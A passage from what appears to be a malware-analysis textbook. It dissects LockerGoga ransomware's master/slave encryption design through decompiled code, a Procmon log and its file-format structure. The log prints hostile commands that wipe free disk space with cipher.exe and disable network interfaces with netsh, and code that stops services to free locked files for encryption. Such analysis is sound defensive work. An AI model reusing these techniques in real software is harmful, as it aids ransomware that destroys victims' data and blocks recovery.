
  where **`-s`** → malware running in "slave mode," and **`-i`** → name of the shared memory; here, it is "**`SM-tgytutrc`**" with a size of **`0x10000`** bytes. To initialize this memory, it uses the Boost library and File Mapping APIs.



```
mMap = CreateFileMappingA((HANDLE)0xFFFFFFFF, *Buffer[0], fPAGE_READWRITE, 0, dwMaximumSizeLow, lpName);// lpName="SM-tgytutrc"
```

Figure 18.82: LockerGoga creating a named shared memory

  Now, the master process searches for files to encrypt and stores their paths encoded with Base64 in the shared memory. In addition, to prevent the recovery of files from deleted files on the disk, it runs a cipher.exe tool to clear all the unused or free disk space. Finally, the ransomware disables all the network interfaces to prevent remote connections.


Execute "slaves" for file encryption
Erase unused or free space from drive using cipher.exe
Disable network interfaces

```
Process Create   C:\_virus\1.exe   SUCCESS   PID: 2176, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
Process Create   C:\_virus\1.exe   SUCCESS   PID: 3856, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
Process Create   C:\_virus\1.exe   SUCCESS   PID: 3684, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
Process Create   C:\_virus\1.exe   SUCCESS   PID: 3240, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
Process Create   C:\_virus\1.exe   SUCCESS   PID: 272, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
Process Create   C:\_virus\1.exe   SUCCESS   PID: 2444, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                   SUCCESS   PID: 1448, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                   SUCCESS   PID: 832, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                   SUCCESS   PID: 2880, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                   SUCCESS   PID: 3828, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                   SUCCESS   PID: 3376, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                   SUCCESS   PID: 3380, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                   SUCCESS   PID: 1800, Command line: C:\_virus\1.exe -i SM-tgytutrc -s
                                   SUCCESS   PID: 1924, Command line: C:\Windows\system32\cipher.exe /w: A:\
                                   SUCCESS   PID: 1744, Command line: C:\Windows\system32\cipher.exe /w: C:\
Process Create   C:\Windows\sy...  SUCCESS   PID: 2600, Command line: C:\Windows\system32\cipher.exe /w: D:\
Proc                                         PID: 2704, Command line: C:\Windows\system32\netsh.exe interface set interface "Local Area Connection 2" DISABLED
Proc                                         PID: 1336, Command line: C:\Windows\system32\netsh.exe interface set interface "Loopback Pseudo-Interface 1" DISABLED
Proc                                         PID: 3416, Command line: C:\Windows\system32\netsh.exe interface set interface isatap.localdomain DISABLED
Proc                                         PID: 600, Command line: C:\Windows\system32\netsh.exe interface set interface "Local Area Connection* 9" DISABLED
```

Figure 18.83: Procmon log showing the execution of slaves, cipher.exe, and netsh.exe


- **Stage 3: Running Slave Process**

  Next, LockerGoga spawns slave processes for encrypting the files. The slave process expects input from the master process to the file paths for encryption. The slave process is executed using the following command:

  `-i <shared memory name> -s -l`

  where `-l` → log also used with the master process.


  For shared memory mapping it uses the **`MapViewOfFileEx()`** API.



```
mView = MapViewOfFileEx(hFileMappingObject, v10, 0, 0, dwNumberOfBytesToMap, 0);// FILE_MAP_READ
```

Figure 18.84: Mapping with the shared memory


After executing the above-mentioned command, it receives a Base64-encoded file path from the master process that is stored in the shared memory. Before encrypting the files, it will run Restart Manager and the Service Control Manager APIs to block non-critical services from using the file that is to be encrypted.



```
if ( !pRmStartSession(&dwSessionHandle, 0, &v39) )
{
  if ( v1[5] >= 8u )
    v1 = (_DWORD *)*v1;
  v26 = (int)v1;
  if ( !pRmRegisterResources(dwSessionHandle, 1, &v26, 0, 0, 0, 0) )
  {
    lpdwRebootReasons = 0;
    pnProcInfoNeeded = 0;
    pnProcInfo = 0;
    alloc_3(&rgAffectedApps, v20, v21);
    v40 = 8;
    v10 = pRmGetList(dwSessionHandle, &pnProcInfoNeeded, &pnProcInfo, rgAffectedApps, &lpdwRebootReasons);
    if ( !v10 || v10 == ERROR_MORE_DATA )
    {
      if ( pnProcInfoNeeded )
      {
        pnProcInfo = pnProcInfoNeeded;
        sub_444F60((unsigned int *)&rgAffectedApps, pnProcInfoNeeded, (int)&rgAffectedApps);
        if ( !pRmGetList(dwSessionHandle, &pnProcInfoNeeded, &pnProcInfo, rgAffectedApps, &lpdwRebootReasons) )
        {
          for ( i = v37; rgAffectedApps != i; ++rgAffectedApps )
          {
            hProcess = OpenProcess(1u, 0, rgAffectedApps->Process.dwProcessId);
            if ( hProcess )
            {
              memmove(&lpServiceName, rgAffectedApps->strServiceShortName);
              schandle = OpenSCManagerW(0, 0, 5u);
              if ( schandle )
              {
                lpServiceName = (LPCWSTR)&lpServiceName;
                svhandle = OpenServiceW(schandle, lpServiceName, 0x2Cu);
                if ( svhandle )
                {
                  stop_dependent_services(svhandle, schandle);
                  ControlService(svhandle, SERVICE_CONTROL_STOP, &ServiceStatus);
                  v18 = GetTickCount();
                  if ( ServiceStatus.dwCurrentState != SERVICE_STOPPED )
                  {
                    do
                      Sleep(ServiceStatus.dwWaitHint);
                    while ( QueryServiceStatusEx(svhandle, 0, (LPBYTE)&ServiceStatus, 0x24u, &pcbBytesNeeded)
                         && ServiceStatus.dwCurrentState != SERVICE_CONTROL_STOP
                         && GetTickCount() - v18 <= 0x1388
                         && ServiceStatus.dwCurrentState != SERVICE_CONTROL_STOP );
                  }
```

Figure 18.85: LockerGoga running Restart Manager and Service Control Manager to stop services

The encryption function fetches the addresses of Native APIs such as NtOpenFile, NtClose, NtReadFile, NtWriteFile, and RtlInitUnicodeString to modify the file that is being encrypted. Now, it generates a memory space of size 0 × 90 bytes to store the "GOGA" structure, which is appended to the encrypted file.




```
GOGA            struc ; (sizeof=0x90, mappedto_165)
                                        ; XREF: encryptfile/r
marker          db 8 dup(?)             ; XREF: encryptfile+27E/w
                                        ; encryptfile+28B/w ; string(C)
low_filesize    db 4 dup(?)             ; XREF: encryptfile+278/o
                                        ; encryptfile+599/w ... ; string(C)
high_filesize   db 4 dup(?)             ; XREF: encryptfile:loc_4401F0/w
                                        ; encryptfile+7C9/r ; string(C)
always_0        db 4 dup(?)             ; XREF: encryptfile+BA2/o
                                        ; encryptfile+BDC/o ... ; string(C)
AES_key         db 16 dup(?)            ; XREF: encryptfile+2B6/o
                                        ; encryptfile+79E/o ; string(C)
AES_IV          db 16 dup(?)            ; XREF: encryptfile+2C7/o
                                        ; encryptfile+7AA/o ; string(C)
end_marker      db 4 dup(?)             ; XREF: encryptfile+2A2/w ; string(C)
padding         db 88 dup(?)            ; XREF: encryptfile+29C/o ; string(C)
GOGA            ends
```

Figure 18.86: "GOGA" structure appended to the encrypted file

Next, it checks whether any file exists with a locked extension; if such a file exists, it deletes the file. Otherwise, it renames the target file and adds the .locked extension. Now, it splits the file into multiple blocks each of size 0 × 10 000 bytes, and finally, it encrypts each block with a Crypto++ AES algorithm using randomly initialized IV and key values. If the last block size is less than 0 × 10 000 bytes, it appends the negated value of its crc32 to increase the size by 4 bytes.

The AES_key and AES_IV used to encrypt the file are stored in the GOGA structure and further encrypted with an RSA algorithm using the following RSA public key:



